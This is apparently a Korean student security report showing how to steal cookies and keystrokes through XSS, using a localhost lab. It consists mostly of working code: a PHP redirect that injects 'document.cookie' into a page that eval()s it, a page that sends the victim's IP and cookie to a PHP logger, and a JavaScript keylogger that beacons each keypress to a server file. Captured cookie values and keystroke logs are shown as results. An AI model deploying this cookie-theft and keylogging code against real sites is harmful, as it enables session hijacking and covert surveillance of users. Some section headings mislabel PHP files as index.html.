

인터넷보안 - XSS 를 이용한 쿠키값과 키보드값 해킹

목차

xss.php	2
전체 코드	2
코드분석	2
index.html	2
전체 코드	2
코드분석	2
index.html	3
전체 코드	3
코드분석	3
Index.html	4
전체 코드	4
코드분석	4
Index.html	5
전체 코드	5
코드분석	5
결과	5
xssStored.php	5
keylog.html	5

xss.php

전체 코드

```
<?php
    $a = "document.cookie";
    header("Location: http://localhost/internetSecurity/index.html?$a");
?>
```

코드분석

맨 처음에 작동해야하는 페이지로 document.cookie 명령어를 index.html 주소 뒤에 붙여(get방식) index.html을 불러옵니다.

index.html

전체 코드

```
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>test1</title>
<script src="http://jsgetip.appspot.com"></script>
</head>
<body>
    <script>
        var url=document.URL;
        var tt=url.substring(url.indexOf("?")+1,url.length);
        window.open('http://localhost/internetSecurity/keylog.html','resizable=no width=600 height=500');
        document.location='http://localhost/internetSecurity/xssStored.php?a='+ip()+':- '+eval(tt);
    </script>
</body>
</html>
```

코드분석

현재 경로의 주소를 url 변수에 저장한 후 , document.cookie 값을 얻기 위해 substring을 사용하여 구합니다.

그 후 , 클라이언트의 키를 얻어오는 페이지 keylog.html 와 ip , cookie 값을 저장하는 xssStored.php 를 호출합니다.

이때 keylog.html 페이지는 새 탭에 보여주고 xssStored.php로 넘어갑니다.

index.html

전체 코드

```
<?php
$a = time();
$b = $_GET['a'];
$c = $a." : ".$b;
print($c);
print("<br/>\n" );
if($c!=null)
    //exec("echo \"$c\" >> client.txt");
    $myfile = fopen("C:/java/Apache Software Foundation/Apache24/htdocs/internetSecurity/client.txt", "a+");
    fwrite($myfile, "\n". $c);

    fclose($myfile);

?>
```

코드분석

변수 a 는 시간을 저장하고 변수 b는 url의 파라미터 부분 중에서 'a' 의 값을 저장합니다.

그리고 c는 a 와 b 를 합친 후 저장합니다

그 후 , c값이 null 이 아닌경우 , 즉 제대로 저장한 경우 client.txt 파일에 append 방식으로 저장합니다.

Index.html

전체 코드

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>test2</title>
</head>
<body>
  <table border=1><tr><td>
    Key<input type=text>
    <input type=submit value="Send">
  </td></tr></table>
<script>
  var buffer = "";

  var klog = 'http://localhost/internetSecurity/keylogging.php?k='
  document.onkeypress = function(e) {
    buffer = e.key;
    buffer = " --> " + buffer + "\n";
  }

  window.setInterval(function() {
    if (buffer.length > 0) {
      var data = encodeURIComponent(buffer);
      new Image().src = klog + data;
      buffer = "";
    }
  }, 200);
</script>
</body>
</html>
```

코드분석

사용자가 누른 키보드 값을 서버측에 전달하기 위해 klog 에 서버측 페이지와 k 에 내용을 담아둡니다.

그리고 키보드 이벤트를 함수로 지정하여 키가 눌렸을 때마다 buffer 변수에 저장합니다.

그리고 window.setInterval 을 두어 일정 시간마다 buffer의 값이 0보다 큰 경우 URI로 인코딩한 후에 그 값을 klog +data 로 서버측에 get 방식으로 전달합니다.

Index.html


전체 코드

```
<?php
$b = $_GET['k'];
if(!empty($b)) {
    $keylog = fopen('C:/java/Apache Software Foundation/Apache24/htdocs/internetSecurity/key.txt', 'a+');
    fwrite($keylog, $b);
    fclose($keylog);
}
?>
```

코드분석

Get방식으로 넘어온 경우 k의 값이 비어있지 않는 경우 key.txt 파일에 키보드가 눌렸을 때의 값을 저장합니다.

결과




localhost/internetSecurity/xssStored.php?a=203.130.122.24:-%20_xsrf=2|3b632070|2ec2858ffca9bd0bd2c6d431f3759fff|1528785582

1529352802 : 203.130.122.24:- _xsrf=2|3b632070|2ec2858ffca9bd0bd2c6d431f3759fff|1528785582

xssStored.php

접속한 ip와 쿠키 값을 페이지에서 보여줍니다. Ip와 ip의 쿠키 값을 저장합니다.

keylog.html



Key 부분은 무슨 키를 눌렀는 지 보여주기 위해 넣었습니다. 키보드를 입력했을 때 해당 키보드 값을 keylogging.php를 통해 key.txt에 저장합니다.

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```

--> |o --> no --> eo --> ro --> o --> o --> o --> Enter o -->
Enter o --> Ho --> io --> o --> Ho --> eo --> lo --> lo --> o -->
do --> !o --> Enter o --> Enter o --> do --> io --> no --> do --> to
--> ro --> no --> eo --> to --> o --> eo --> uo --> io --> to -->
yo --> yo --> yo --> yo --> o --> o

```

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```

1529348474 : 203.130.122.24:- _xsrf=2|3b632070|2ec2858ffca9bd0bd2c6d431f3759fff|1528785582o
1529348638 : 203.130.122.24:- _xsrf=2|3b632070|2ec2858ffca9bd0bd2c6d431f3759fff|1528785582o
1529348654 : 203.130.122.24:- _xsrf=2|3b632070|2ec2858ffca9bd0bd2c6d431f3759fff|1528785582o
1529352771 : 203.130.122.24:- 1529352792 : 203.130.122.24:- 1529352802 : 203.130.122.24:- _xsrf=2|
3b632070|2ec2858ffca9bd0bd2c6d431f3759fff|1528785582

```